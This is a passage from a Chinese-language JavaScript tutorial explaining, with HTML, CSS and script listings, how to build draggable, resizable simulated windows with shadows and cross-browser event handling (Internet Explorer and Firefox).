（5）特效代码的易用性。程序员在编写代码时，无疑是了解代码运作的细节的，但是经过一段时间后回头再看这些代码时，就算有很多的注释，也会觉得难以入手，或者会消耗较多的时间来重新理解当时的思路。有时特效代码也是为了没有深厚JavaScript基础的美工人员编写的。这些都要求特效代码具有足够的易用性。提供尽量简洁清晰的接口来实现特性是一个提高代码易用性的好办法。

19.1.2 模拟窗口特效的HTML内容

代码19.1.htm是模拟窗口特效的主体HTML文件。

代码19.1.htm 模拟窗口效果

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=gb2312" />
<title>19-1 模拟窗口效果</title>
```

```
<script type="text/javascript" src="inc/js/19-1.js"></script>
</head>
<body>
<div class="xWin" id="win1" >
    <span class="xWinSetting">width="400" height="200" top="60" left="40" title="
微软若爱雅虎少些霸道多点温存才能肥肉不飞"</span>
    27日，按照微软三周前发给雅虎的最后期限计算，谈判期限日期已过。
    <div class="xWin" id="win3" >
        <span class="xWinSetting"> width="120" top="20" left="20" title="
梁文博首次闯入世锦赛进八强即将对战奥沙利文"</span>
        本报今晨消息记者赵宝彤报道：13比12，中国小将梁文博在斯诺克世锦赛赛场上，面对英国球迷兴奋
地跳跃着、欢呼着。决胜局险胜北爱"海盗"乔·斯威尔后...
    </div>
    但是微软收购雅虎案仍处在僵局中，没有任何进展。(4月28日《京华时报》)
    <div class="xWin" id="win4" >
        <span class="xWinSetting">width="150" top="40" left="40" title="
《钢铁侠》南京29日抢映先于北美上映特效目眩" </span>
        由美国著名畅销漫画改编的电影《钢铁侠》将在五一前首映。今晚24点，南京和平影城率先零点抢映
这部集动作科幻、惊悚、悬疑于一体的好莱坞巨制...
    </div>
    此前，笔者就此写过一稿，说微软收购雅虎是狼爱上了羊爱的疯狂，就是说，微软是强势的狼，而雅虎面对
狼是弱势的羊，只能任 ...
    c<br/>
    12345
</div>

<div class="xWin" id="win2">
    <span class="xWinSetting"> width="200" height="200" top="100" left="360" title="
我就是传说中那个超长的窗口标题"</span>
    我是窗口2<br/>
    我是窗口2<br/>
</div>

<a href="javascript:document.getElementById( 'win1').ShowHide( '');void(0);">隐藏/显示窗口1</a>
<a href="javascript:document.getElementById( 'win2').ShowHide( '');void(0);">隐藏/显示窗口2</a>
<a href="javascript:document.getElementById( 'win3').ShowHide( '');void(0);">隐藏/显示窗口3</a>
<a href="javascript:document.getElementById( 'win4').ShowHide( '');void(0);">隐藏/显示窗口4</a>
<div id="ssss"></div>
</body>
</html>
```

(1) 由上述代码可以看出，此示例贯彻了行为（代码）、内容、样式三者分离的思想。除了使用“<script type=” text/javascript” src=” sp/js/xwin.js” ></script>”语句载入外部的脚本外，页面内容基本上就是需要显示的内容信息。(样式表内容在引用的外部JavaScript脚本中动态引入，见后继小节)。

(2) 为了保证最大的兼容性，上述HTML文件的头部声明了语句：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

这个声明标识着此文档的内容符合“xHTML 1.0”标准。这样可以最大限度的保证“Internet

Explorer”和“Fire Fox”浏览器对文档模型理解的一致性。

> **注意** “Fire Fox”是遵从“XHTML”标准的浏览器，因此即使没有这个头部的声明，其也会将页面按照W3C的HTML页面的DOM模型进行解释。而“Internet Explorer”浏览器为了最大可能地兼容以前不符合规范的HTML书写方式，在页面中没有声明的时候，其建立和维护的DOM是不完全符合标准的。因此，对于需要较高兼容性的页面中，建议进行文档规范的声明。

同样的出于标准化和兼容性的考虑，在HTML内容中，很多元素的属性和原本的HTML书写习惯稍有不同。例如，在传统的HTML页面中，这样的代码：

```
<script language="javascript" src=" inc/js/19-1.js "></script>
```

是允许的，然而在标准页面中，必须这样书写：

```
<script type="text/javascript" src="inc/js/19-1.js"></script>
```

(3) 应该尽量在页面的最初部分就给出页面所使用的字符集声明，例如：

```
<head>
<meta http-equiv="content-type" content="text/html; charset=gb2312" />
<title>19-1  模拟窗口效果</title>
```

这是为了便于浏览器对文档做出正确的解析。如果在“title”标签之后声明字符集，则有时会由于浏览器已经根据“title”标签内容确定了字符集，造成页面的解析错误。

(4) 从易用性和结构化设计的角度考虑，应当将模拟窗口的标题和所需显示的内容保存在HTML页面中。本示例中使用的结构是：“class=” xWin””的“DIV”对应着每个模拟窗口，各个模拟窗口的“DIV”之间允许嵌套，形成嵌套的子窗口；模拟窗口对应的“DIV”中，“class=” xWinSetting””的“SPAN”的内容对应着窗口的设置，其内容包括窗口的位置、尺寸和标题内容，形成嵌套的子窗口；模拟窗口对应的“DIV”中其他的内容则作为窗口的内容显示。

> **注意** 此处不把窗口设置的对应信息保存在“class="xWin"”的“DIV”的自定义属性中，例如“<div class=” xWin” top=” 140” left=” 200” >”，也是出于标准化的考虑（非标准的属性不被支持）。

19.1.3 模拟窗口特效所用的样式表内容

特效的表现离不开样式。为了便于下文中理解，下面代码19.1.css是本章示例中所用到的样式表文件（其存放目录是根目录下的“\inc\css\”）。

代码19.1.css 模拟窗口特效的样式表

```
* { font-size:12px; font-family:宋体, Arial; }
```

定义所有的元素的文本大小和字体。

```
body {
    width:100%;
    height:100%;
    margin:0px;
    padding:0px;
}
```

定义“BODY”元素的样式。在“XHTML”标准下，文档的最顶级元素不再是“BODY”而是“HTML”。因此这里定义“BODY”元素的尺寸为宽和长均为“100%”。

```
.xWin {
    position:absolute;
    cursor:default;
    border-width:2px;
    border-style:outset;
    padding:0px;
    font-size:12px;
    overflow:hidden;
    display:block;
}
```

定义模拟窗口的总体样式。由于需要使模拟窗口可以自由拖动，因此定义其“position:absolute;”，定义了模拟窗口的边框样式、鼠标样式、溢出模式等。

```
.xWin .xWinSetting { display:none; }
```

作为记录窗口尺寸、位置和标题等属性的“class=“xWinSetting”” 的“SPAN”元素，其默认样式为无显示。这样可以避免脚本执行失败时，显示出不需要的内容。

```
.xWin .xTitle {
    color:#FFFFFF;
    height:20px;
    display:block;
}
```

定义模拟窗口的标题栏的文本颜色、高度等样式。

```
.xWin .xTitle input {
    background-color:transparent;
    color:#FFFFFF;
    border-width:0px;
    border-style:solid;
    height:20px;
    width:16px;
    line-height:20px;
    font-family:webdings;
    font-size:10px;
    margin:0px;
    padding:0px;
    text-align:center;
    float:right;
    display:block;
}
```

定义模拟窗口标题栏的按钮的样式。通过设置“float:right”来使标题栏上的“关闭”、“最小化”和“最大化”按钮浮动至右侧对齐。由于本章的示例代码不使用图片，为了显示“最小化”和“最大化”按钮，使用了“webdings”字体。

```
.xWin .xTitle .xWinTitleContent {
    color:#FFFFFF;
    font-size:12px;
    height:18px;
    line-height:20px;
    margin:0px;
    padding-left:3px;
    float:left;
    display:block;
    overflow:hidden;
    white-space:nowrap;
    text-align:left;
    cursor:default;
}
```

定义模拟窗口的标题栏的文本样式。通过“float:left;”使其浮动居左，“white-space:nowrap;”禁止其自动换行，“overflow:hidden;”避免其在内容文本过长时撑开容器元素。

```
.xWin .xWinBody {
    margin:0px;
    background-color:#FFFFFF;
    color:#000000;
    padding:3px;
    font-size:12px;
    overflow:auto;
    position:relative;
    display:block;
}
```

定义模拟窗口的内容区域的样式。“overflow:auto;”使其在内容超出容器区域时显示滚动条。

```
.xShadow {
    position:absolute;
    display:block;
    background-Color:#000000;
    color:#FFFFFF;
}
```

定义模拟窗口的阴影。由于是作为兼容的特效设计，因此不能使用只有“Internet Explorer”浏览器支持的滤镜效果。本章的示例中，阴影的实现是通过在模拟窗口对应的“DIV”元素的下方，放置一个背景色为黑色的“DIV”来实现的。这也是目前最常见的，可以兼容最多浏览器的阴影实现方法。

19.2 模拟窗口的自动构造

下面将依次介绍“19-1.js”文件中的内容（其存放目录是根目录下的“\inc\js \”）。此外部脚本文件完成的功能有：初始化页面内容，读取各个模拟窗口对应的“DIV”的内容，并建立模拟窗口对象；向模拟窗口对象的“DIV”元素中添加自定义的属性、方法和事件。

19.2.1 初始化脚本环境和通用的函数

19-1.js文件的最初部分内容为：

```
//**载入CSS*****
var xWinCssFilePath="inc\/css\/19-1.css";
document.write("<style>@import url("+xWinCssFilePath+");</style>");

//**检测浏览器种类*****
var BROWSERNAME="";
switch(navigator.appName.toLowerCase()){
    case "netscape":
        BROWSERNAME="ns";
    break;
    case "microsoft internet explorer":
    default:
        BROWSERNAME="ie";
    break;
}

//**设置初始化事件******
switch(BROWSERNAME){
    case "ns":
        window.addEventListener("load",_xWin_init,false);
    break;
    case "ie":
    default:
        window.attachEvent("onload",_xWin_init);
}

//**初始化函数******
function _xWin_init(){
    var allTheWindows=document.getElementsByTagName("div");
    for(var i=0;i<allTheWindows.length;i++){
        if(allTheWindows[i].className.match(/^((xWin)|(.+ +xWin)|(xWin +.+)|(.+ +
        xWin +.+))$/))_xWin_event_doInit(allTheWindows[i]);
    }
}
```

（1）首先使用“document.write”向文档中写入“<style>”元素。使用样式表的“@import”规则载入外部的样式表。

（2）然后通过对“navigator”对象的“appName”属性的解析，判断当前用户所使用的浏览器类型。并将代表浏览器类型的信息保存在全局变量“BROWSERNAME”中。

（3）根据不同的浏览器，调用不同的方法来绑定“window”对象的“onload”事件。

对于“Internet Explorer”浏览器来说，对某个DOM元素对象绑定事件的语法如下：

```
object.attachEvent(eventName, eventFunctionHandle);
```

“object”是需要绑定事件的元素对象。此方法的参数“eventName”必须，字符串型，标识需要绑定的事件名称，例如“onload”、“onclick”等。参数“eventFunctionHandle”必须，为需要绑定的函数

的句柄。例如“function hutia(){ /*....*/ }”函数的“hutia”。

注意 不可以在函数句柄后加括号，例如“window.attachEvent(‘onload’,hutia());”是错误的，应该写为“window.attachEvent(‘onload’,hutia);”。

对于“Fire Fox”或者“Nescape”等浏览器来说，对某个DOM元素对象绑定事件的语法如下：

```
object.addEventListener(eventName, eventFunctionHandle, useCapture);
```

“object”是需要绑定事件的元素对象。此方法的参数“eventName”必须，字符串型，标识需要绑定的事件名称，例如“load”、“click”。参数“eventFunctionHandle”必须，为需要绑定的函数的句柄。参数“useCapture”必须，布尔型，在当前对象的祖先元素具有同名事件时，此属性表示事件的激发方式。当此属性值为“false”时，先激发内层元素的事件，然后激发外层祖先元素的事件；取值为“true”时则先激发外层元素的事件，然后激发内层元素的事件。如果内外层元素绑定的事件设定不同的时候，则先自外向内层寻找绑定事件时“useCapture”设定为“true”的元素，激发其事件。然后向外寻找绑定事件的元素并激发。推荐设置此参数为“false”。

注意 在上述情况中的事件名称，与“Internet Explorer”浏览器中的事件名称有所不同。在“Fire Fox”浏览器中“addEventListener”方法所使用的事件名不以“on”字符作为开始。

使用“object.eventName = eventFunctionHandle”来绑定事件是一种通用的、兼容性更好的方式。不论哪一种浏览器，在这种绑定方式的时候，使用的事件名“eventName”均以“on”开头，例如“onload”。但是对于特效来说，为了提高其重用性，要尽量使其对页面的影响降至最低。如果页面中原本具有“window.onload”事件，则使用此方法会覆盖原先的事件绑定。使用“window.attachEvent”和“window.addEventListener”方法绑定事件则不会覆盖原事件绑定。因此此处使用这种方式。

（4）页面载入完成事件激发时，调用函数“_xWin_init”对页面进行初始化。此函数中，调用“document.getElementsByTagName”方法获取所有“DIV”标签对应的元素对象，循环访问各个元素，并判断其样式类名称（“className”），如果其样式类中包含“xWin”，则将其初始化为一个模拟的窗口。

19.2.2 模拟窗口特效中用到的通用函数

下面的函数是在模拟窗口特效中所需要用到的：

```
//**通用函数区***
function getRealLeft(o){
    var l=o.offsetLeft-o.scrollLeft;
    while(o=o.offsetParent){
        l+=o.offsetLeft-o.scrollLeft;
    }
    return(l);
}

function getRealTop(o){
    var t=o.offsetTop-o.scrollTop;
    while(o=o.offsetParent){
        t+=o.offsetTop-o.scrollTop;
    }
```

```
    return(t);
}
```

函数“getRealLeft”与“getRealTop”用于获取参数“o”指定的对象距页面左上角的横坐标和纵坐标。由于HTML的DOM模型中，元素的“offsetLeft”和“offsetTop”返回坐标值，是其相对于此元素具有定位特性的祖先元素（例如“style.position=“relative”“的元素或者“TD”标签代表的元素等）的坐标。因此，此两个函数循环访问元素的所有“offsetParent”对象，并将其坐标值叠加。

```
function setInnerText(obj,text){
    switch(BROWSERNAME){
        case "ns":
            obj.textContent=text;
        break;
        case "ie":
        default:
            obj.innerText=text;
    }
}
```

由于非“Internet Explorer”浏览器不支持HTML元素对象的“innerText”属性，因此需要针对不同浏览器使用不同的方法。对于“Fire Fox”浏览器来说，元素的“textContent”属性具有IE浏览器中“innerText”属性同等的效果。

```
function getElementByClassName(obj,className){
    for(var i=0;i<obj.childNodes.length;i++){
        if(obj.childNodes[i].className==className)return(obj.childNodes[i]);
    }
    return(null);
}
```

函数“getElementByClassName”获取指定元素“obj”的所有子元素中，具有指定“className”属性的元素。如果没有匹配的元素则返回“null”。

```
function getParentRect(obj){
    var re=new Object();
    if(obj.parentNode!=document.body){
        re.mw=Math.max(obj.parentNode.scrollWidth,obj.parentNode.clientWidth);
        re.mh=Math.max(obj.parentNode.scrollHeight,obj.parentNode.clientHeight);
    }else{
       re.mw=Math.max(document.documentElement.scrollWidth,document.documentElement.clientWidth);
       re.mh=Math.max(document.documentElement.scrollHeight,document.documentElement.clientHeight);
    }
    return(re);
}
```

函数“getParentRect”获取指定元素“obj”父节点的尺寸（卷动尺寸或客户区尺寸中的较大值）。此函数返回一个对象，此对象具有两个属性：“mw”宽度尺寸；“mh”高度尺寸。

19.2.3 初始化模拟窗口对象

下面是“_xWin_init”函数，其参数“element”为需要初始化的“DIV”对象。

```
function _xWin_event_doInit(element){
    //初始化变量
element.ownerDocument.index=isNaN(element.ownerDocument.index)?10000:parseInt(element.
ownerDocument.index)+1;
```

自定义“element”对象所在的文档对象“document”的“index”属性。如果此属性未设置过，对其赋值为“10000”，否则将其自增“1”。此自定义属性的作用是记录当前纵向位置最高的模拟窗口的“style.zIndex”值。下面将使用此属性将某个指定的模拟窗口纵向位置提升到所有模拟窗口的上面。

```
element.x0=0;element.y0=0;
element.x1=0;element.y1=0;
element.w0=0;element.h0=0;
element.offx=6;element.offy=6;
element.minW=90;element.minH=(BROWSERNAME=="ns"?20:20);
```

自定义“element”对象的属性，用于保存其坐标和尺寸。“offx”和“offy”定义了模拟窗口的阴影偏移量。“element.minW”和“element.minH”设置此窗口允许的最小尺寸。

```
element.moveable=false;
element.resizable=false;
```

“element.moveable”和“element.resizable”属性标识“element”元素是否允许拖动改变位置或拖动调整大小功能。

```
element.hover='orange';element.normal='#336699';
```

设置“element”元素在拖动和正常状态时的背景色。

```
element.minButton=BROWSERNAME=="ie"?"0":"_";
element.maxButton=BROWSERNAME=="ie"?"1":"=";
element.normalButton=BROWSERNAME=="ie"?"2":"+";
element.closeButton=BROWSERNAME=="ie"?"r":"X";
```

设置模拟窗口的“关闭”、“最小化”、“最大化”和“恢复”按钮的内容。由于“Internet Explorer”浏览器支持“webdings”字体，而“Fire Fox”浏览器不支持，因此需要对其区别对待。如图19.4所示，在“Internet Explorer”和“Fire Fox”浏览器中，标题栏的按钮显示稍有不同。

图19.4 IE与FF中效果的比较

注意 读者可以尝试使用图片来代替文字按钮，这是更好的兼容不同浏览器的方法。

```
element._title="Untitled Window";
element._body="";
```

自定义属性“element._title”用于保存模拟窗口的标题文本，自定义属性“element._body”用于保存模拟窗口的内容文本。

```
element._winRect={l:0,t:0,w:0,h:0};
element._restoredWinRect={l:0,t:0,w:0,h:0};
```

“element._winRect”和“element._restoredWinRect”是自定义的对象，用于保存模拟窗体的尺寸、位置信息。此两个对象具有属性“l”、“t”、“w”和“h”分别代表其横坐标、纵坐标、宽度和高度。

```
element._windowState="normal";
```

“element._windowState”属性保存模拟窗体的状态信息，可能的取值为最大化“maximize”、最小化“minimize”和普通“normal”。

```
element.settingNode=getElementByClassName(element,"xWinSetting");
if(!element.settingNode){
    element.settingNode=document.createElement("div");
    element.settingNode.className="xWinSetting";
    element.settingNode.xwin=element;
    element.appendChild(element.settingNode);
}
```

获取模拟窗口对象中的设置节点，即“”节点。如果此节点不存在，则新建一个设置节点。

说明 这是为了保证所有的模拟窗口对象在HTML层面上都具有相似的结构，避免后面读取其设置时出现意外错误。

```
element.xwin=element;
//设置方法
element.Close=_xWin_method_Close;                    //关闭窗口
element.Destroy=_xWin_method_Destroy;                //销毁窗口
element.GetSetting=_xWin_method_GetSetting;          //获取窗口设置的
element.Max=_xWin_method_Max;                        //最大化窗口
element.Min=_xWin_method_Min;                        //最小化窗口
element.MoveTo=_xWin_method_MoveTo;                  //移动窗口
element.ResizeTo=_xWin_method_ResizeTo;              //调整窗口大小
element.SetContent=_xWin_method_SetContent;          //设置窗口内容
element.SetTitle=_xWin_method_SetTitle;              //设置窗口标题
element.ShowHide=_xWin_method_ShowHide;              //显示或隐藏窗口
```

上面给模拟窗口对象添加自定义的方法，用于实现“关闭”、“最大化”、“最小化”和“移动”等方法。

```
//设置事件
element.onmousedown=_xWin_event_doMDown;
element.onmouseup=element.onlosecapture=_xWin_event_doMUp;
element.onmousemove=_xWin_event_doMMove;
element.onclick=_xWin_event_doClick;
element.onselectstart=element.onselect=_xWin_event_doSelect;
```

绑定模拟窗口对象的事件，用于实现窗口的拖动调整位置或大小。

```
//记录显示风格
var tempDisplay=element.style.display;
```

```
//改变显示风格
element.style.display="block";
//设置窗口变量
var w=parseInt(element.GetSetting("width"));
w=isNaN(w)?(element.offsetWidth+10):parseInt(w);
w=w<element.minW?element.minW:w;
var h=parseInt(element.GetSetting("height"));
h=isNaN(h)?(element.offsetHeight+30):parseInt(h);
h=h<element.minH?element.minH:h;
var l=parseInt(element.GetSetting("left"));
l=isNaN(l)?element.offsetLeft:parseInt(l);
l=l<1?1:l;
var t=parseInt(element.GetSetting("top"));
t=isNaN(t)?element.offsetTop:parseInt(t);
t=t<1?1:t;
var z=element.ownerDocument.index;
var title=new String(element.GetSetting("title"));
```

调用模拟窗口对象的自定义方法“GetSetting”，获取其设置，并据此对模拟窗口对象进行初始化。

下面开始自动建立模拟窗口的结构，即添加模拟窗口的标题栏、添加标题栏上的标题文本和各种功能按钮、设置窗口内容、添加窗体阴影等。

```
//设置窗口标题
element.oTitle=element.ownerDocument.createElement("div");
element.oTitle.xwin=element;
element.oTitle.className="xTitle";
element.appendChild(element.oTitle);
```

建立窗口的标题栏对象，即新建一个“DIV”元素，并插入“element”对象中，同时设置其“className”为“xTitle”。

```
//设置窗口标题内容
element.oTitleContent=element.ownerDocument.createElement("span");
element.oTitleContent.xwin=element;
element.oTitleContent.className="xWinTitleContent";
element.oTitle.appendChild(element.oTitleContent);
element.oTitleContent.ondblclick=function(){this.xwin.Max();};
element.SetTitle(title);
```

建立窗口的标题栏文本，即新建一个“SPAN”元素，并插入“element”对象的标题栏中，同时设置其“className”为“xTitle”。绑定其鼠标左键双击事件，在鼠标双击时调用模拟窗口的自定义方法“Max()”，实现模拟窗口的最大化或还原。

```
//设置窗口标题关闭按钮
element.oTitleCButton=element.ownerDocument.createElement("input");
element.oTitleCButton.xwin=element;
element.oTitleCButton.type="button";
element.oTitleCButton.className="xWinTitleCloseButton";
element.oTitle.appendChild(element.oTitleCButton);
element.oTitleCButton.onclick=function(){this.xwin.ShowHide("none");};
element.oTitleCButton.value=element.closeButton;
```

建立窗口的关闭按钮，即新建一个“<input type=“button”>”元素，并插入“element”对象的标题栏中。绑定其鼠标单击事件以调用其自定义方法“ShowHide”。

注意 标题栏几个功能按钮的建立顺序。由于按钮的样式定义中，“style.float=“right””，因此先建立的按钮元素会显示在右侧。

```
//设置窗口标题最大化按钮
element.oTitleMaButton=element.ownerDocument.createElement("input");
element.oTitleMaButton.xwin=element;
element.oTitleMaButton.type="button";
element.oTitleMaButton.className="xWinTitleMaxButton";
element.oTitle.appendChild(element.oTitleMaButton);
element.oTitleMaButton.onclick=function(){this.xwin.Max();};
element.oTitleMaButton.value=element.maxButton;
//设置窗口标题最小化按钮
element.oTitleMButton=element.ownerDocument.createElement("input");
element.oTitleMButton.xwin=element;
element.oTitleMButton.type="button";
element.oTitleMButton.className="xWinTitleMinButton";
element.oTitle.appendChild(element.oTitleMButton);
element.oTitleMButton.onclick=function(){this.xwin.Min();};
element.oTitleMButton.value=element.minButton;
//设置窗口内容
element.oContent=element.ownerDocument.createElement("div");
element.oContent.xwin=element;
element.oContent.className="xWinBody";
element.appendChild(element.oContent);
```

创建模拟窗口的内容区域，即建立一个“DIV”元素，将其“className”属性赋值为“xWinBody”，并将此元素插入“element”中。

```
oC=element.firstChild;
while(oC){
    tC=oC.nextSibling;
    if(oC!=element.oTitle&&oC!=element.oContent){
        element.oContent.appendChild(oC);
    }
    oC=tC;
}
```

循环访问“element”的所有子元素，将其除了标题栏对象和内容区域对象外的所有子元素，依照其先后顺序，移动到内容区域中。

```
//设置窗口阴影
element.oShadow=element.ownerDocument.createElement("div");
element.oShadow.xwin=element;
element.oShadow.className="xShadow";
element.parentNode.insertBefore(element.oShadow,element.nextSibling);
element.oShadow.style.zIndex=z-1;
```

在“element”对象后，插入一个“DIV”，作为其阴影效果。

```
element.MoveTo(l,t);
element.ResizeTo(w,h);
```

调用模拟窗口对象的“MoveTo”和“ResizeTo”方法，初始化模拟窗口的位置和大小。

```
//恢复显示风格
element.style.display=tempDisplay;
//设置窗口样式
with(element.style){
      zIndex=z;
      backgroundColor=element.normal;
      color=element.normal;
     }
}
```

设置模拟窗口的Z轴顺序（style.zIndex），即其在垂直方向上的高度。

19.3 模拟窗口的自定义方法和事件

对象化编程的好处是显而易见的，可以使代码的逻辑更加的清晰，也使得代码结构化。例如，对于本章需要实现的模拟窗口来说，窗口的最大化效果可以使用过程设计：

```
function MaximizeWindow(winObj){
    //......
}
```

以需要最大化的窗口作为参数，在需要的地方调用函数“MaximizeWindow(winObj)”来完成此特效。或者可以使用基于对象的编程：

```
winObj.MaximizeWindow = function(){
    //......
}
```

然后在需要的地方调用此对象的方法“winObj.MaximizeWindow();”。

这两种思路只是实现目的的途径，而不是目的本身。实际上任意一种编程方式都是可以的，并没有什么绝对的优劣。然而对象化编程的逻辑和方法与对象的从属关系更加清晰。

说明 例如，对象化编程时，n个不同的窗口可以具有同名的“MaximizeWindow”方法，但是产生的行为各不相同。如果用过程设计编程的话，就需要定义n种不同名称的函数来实现。无疑前一种方式的代码会比较易读。

19.3.1 窗口的拖动与缩放效果

模拟窗口特效的一个很重要的特点就是可以拖动。这样用户可以根据自己的喜好，自由的安排各个栏目内容的位置。

拖动效果在Web页面中有着广泛的应用，因为这是一种符合Windows等GUI（图形用户界面）操作系统用户使用习惯的操作方式。分析拖动到过程，可以发现基本的用户操作分为3步。

（1）在需要拖动的元素上单击鼠标左键，并保持按下的状态。

（2）移动鼠标至需要的位置。

（3）松开鼠标左键。

因此如果要实现通过鼠标拖动来改变HTML元素对象位置效果，其JavaScript脚本也应该分为3个方面来处理。

（1）响应鼠标左键按下事件，即绑定HTML元素对象的“onmousedown”事件。在鼠标左键按下时，记录当前的鼠标位置和此HTML元素的坐标，记为“p”。同时标记全局状态为“拖动”。

（2）绑定HTML元素对象的“onmousemove”事件，来获取鼠标移动的信息。鼠标移动时，判断全局状态字是否为“拖动”。如果是，则根据当前的鼠标坐标位置，和已记录的初始状态位置“p”，计算出HTML元素所应放置的坐标，设置HTML元素样式的“left”和“top”属性来移动HTML元素对象。

（3）绑定HTML元素对象的“onmouseup”事件，鼠标左键松开时，清空全局状态标记。

注意 之所以需要标记全局状态，是因为在鼠标移动时，并不能获取鼠标按键的按下状态。

鼠标拖动调整HTML元素对象大小的实现思路与上述思路类似，唯一区别在于鼠标移动事件激发时，改变的是HTML元素对象样式的“width”和“height”属性。

下面是模拟窗口特效的鼠标事件代码：

```
function _xWin_event_doMDown(evt){
    var e=evt?evt:window.event;
    var eSrc=e.srcElement?e.srcElement:e.target;
    var leftButton=e.srcElement?e.button==1:e.button==0;
```

函数“_xWin_event_doMDown”被绑定到模拟窗口对象的“onmousedown”事件。当在模拟窗口上按下鼠标按键时此函数被调用。

不同浏览器对事件的处理并不一致。对于“Internet Explorer”浏览器来说，事件的相关信息被存放在全局对象“window.event”中。而在“Fire Fox”等浏览器中，保存事件信息的局部对象变量，作为事件所绑定函数的第1个参数进行传递。

同样的，事件激发源对象“event.srcElement”在“Fire Fox”浏览器中变为了“e.target”。鼠标左键在“Internet Explorer”浏览器中的“event.button”值为“1”，而在“Fire Fox”浏览器中为“0”。

```
if(this.style.zIndex!=this.ownerDocument.index){//将窗口放到最前
    this.ownerDocument.index+=2;
    var idx = this.ownerDocument.index;
    this.style.zIndex=idx;
    this.nextSibling.style.zIndex=idx-1;
}
```

由于此事件被绑定到模拟窗口对象，因此这里的保留字“this”指向的就是模拟窗口对象。在前面初始化设计的时候，把Z轴方向上最上方的模拟窗口的“zIndex”属性保存在“this.ownerDocument.index”变量中。在模拟窗口被鼠标单击后，则将此全局变量自增“2”（这个增量是可以随意改变的，只需要为大于1的正整数即可，具体取值并不影响效果），然后将其赋值给当前模拟窗口对象的“style.zIndex”属性。从而保证当在模拟窗口上按下鼠标左键时，此模拟窗口会浮动到“最上层”。效果如图19.5和图19.6所示。

在初始化窗口时，模拟窗口的阴影“DIV”对象被直接插在此模拟窗口的后面，因此“this.nextSibling.style.zIndex=idx-1;”的作用是将阴影“DIV”对象的Z轴位置提升到除了当前窗口对象外的最上层。

```
if(eSrc==this.oTitleContent&&leftButton&&this._windowState=="normal"){
```



图19.5 窗口重叠的初始状态



图19.6 在右侧模拟窗口上单击鼠标左键，则叠放次序被改变

如果发生鼠标按下事件的元素，是此模拟窗口的标题栏，且按下的是鼠标的左键，且模拟窗口的状态是“普通”（“normal”），则允许拖动改变位置。（如果模拟窗口为最大化或最小化状态时不可以拖动）。

```
//锁定标题栏;
document.captureEvents?document.captureEvents("mousemove",this.oTitle):this.oTitle.setCapture();
```

捕获鼠标事件。

```
//定义对象;
var win = this;
var sha = win.nextSibling;
//记录鼠标和层位置;
this.x0 = e.clientX;
this.y0 = e.clientY;
this.x1 = parseInt(win.style.left);
this.y1 = parseInt(win.style.top);
```

记录鼠标事件的坐标和当前模拟窗口的位置坐标，保存在模拟窗口的“x0”、“y0”、“x1”和“y1”属性中。

```
//改变风格;
this.oTitle.style.backgroundColor = this.hover;
win.style.borderColor = this.hover;
this.oTitle.nextSibling.style.color = this.hover;
sha.style.left = this.x1 + this.offx;
sha.style.top  = this.y1 + this.offy;
```

改变当前模拟窗口标题栏的背景色和模拟窗口的边框颜色。依据窗口对象的“offx”、“offy”变量调整阴影层的位置，其效果如图19.7和图19.8所示。



图19.7 普通状态下的模拟窗口样式



图19.8 鼠标按下后的模拟窗体样式

可以看出，阴影层相对于模拟窗口向右下角移动，使窗体有了一种向上浮起的效果。同时改变窗体标题栏和边框的颜色使模拟窗口高亮，便于用户辨识当前拖动的窗口对象。

```
this.moveable = true;
```

记录当前模拟窗口的状态为“可移动”，便于在鼠标移动事件中处理。

```
        return(true);
    }
    if(this.style.cursor!="default"&&this._windowState=="normal"){
```

如果鼠标左键按下时鼠标样式不为“default”，且窗口状态为“normal”，则允许拖动改变窗口大小。

说明 下面的鼠标移动事件中，会根据鼠标相对于窗口的位置改变其鼠标样式。因此如果鼠标样式不为“default”，意味着鼠标按下的位置在模拟窗口的边框位置。

```
//锁定标题栏;
document.captureEvents?document.captureEvents("mousemove",this.oTitle):this.oTitle.setCapture();
```

捕获鼠标事件。

```
        //定义对象;
        var win = this;
        var sha = win.nextSibling;
        //记录鼠标位置和层位置和大小;
        this.x0=e.clientX;
        this.y0=e.clientY;
        this.x1=parseInt(win.offsetLeft);
        this.y1=parseInt(win.offsetTop);
        this.w0=parseInt(win.offsetWidth);
        this.h0=parseInt(win.offsetHeight);
        //改变风格;
        this.oTitle.style.backgroundColor = this.hover;
        win.style.borderColor = this.hover;
        this.oTitle.nextSibling.style.color = this.hover;
        sha.style.left = this.x1 + this.offx;
        sha.style.top = this.y1 + this.offy;
        this.resizable = true;
        return(true);
    }
}
```

鼠标按键按下事件的处理函数结束。

下面的函数“_xWin_event_doMUp”被绑定到模拟窗口对象的“onmouseup”事件。当在模拟窗口上松开鼠标按键时此函数被调用。

```
function _xWin_event_doMUp(evt){
    var e=evt?evt:window.event;
    document.releaseEvents?document.releaseEvents("mousemove",this.oTitle):this.
    oTitle.releaseCapture();
```

释放鼠标捕获。

```
if(this.moveable){
```

如果鼠标按键弹起之前是拖曳移动状态。

```
var win = this;
```

```
var sha = win.nextSibling;
var msg = this.oTitle.nextSibling;
win.style.borderColor      = "";
this.oTitle.style.backgroundColor = "";
msg.style.color            = "";
```

将模拟窗口的标题栏背景色和窗体边框颜色设置为默认颜色。

```
sha.style.left = this.oTitle.parentNode.style.left;
sha.style.top  = this.oTitle.parentNode.style.top;
```

将模拟窗口阴影置于模拟窗口之下。

```
this.moveable = false;
```

设置移动状态为“假”。

```
        return(false);
    }
    if(this.resizable){
```

如果鼠标按键弹起之前是拖曳调整窗口大小状态。

```
var win = this;
var sha = win.nextSibling;
var msg = this.oTitle.nextSibling;
win.style.borderColor = "";
this.oTitle.style.backgroundColor = "";
msg.style.color = "";
sha.style.left = this.oTitle.parentNode.style.left;
sha.style.top  = this.oTitle.parentNode.style.top;
sha.style.width = this.oTitle.parentNode.style.width;
sha.style.height = this.oTitle.parentNode.style.height;
```

重置阴影“DIV”的尺寸和位置，将其隐藏到模拟窗口下。

```
        this.style.cursor="default";
        this.resizable = false;
        return(false);
    }
}
```

鼠标按键弹起事件的处理函数结束。

下面的函数“_xWin_event_doMMove”被绑定到模拟窗口对象的“onmousemove”事件。当在模拟窗口上移动鼠标时此函数被调用。

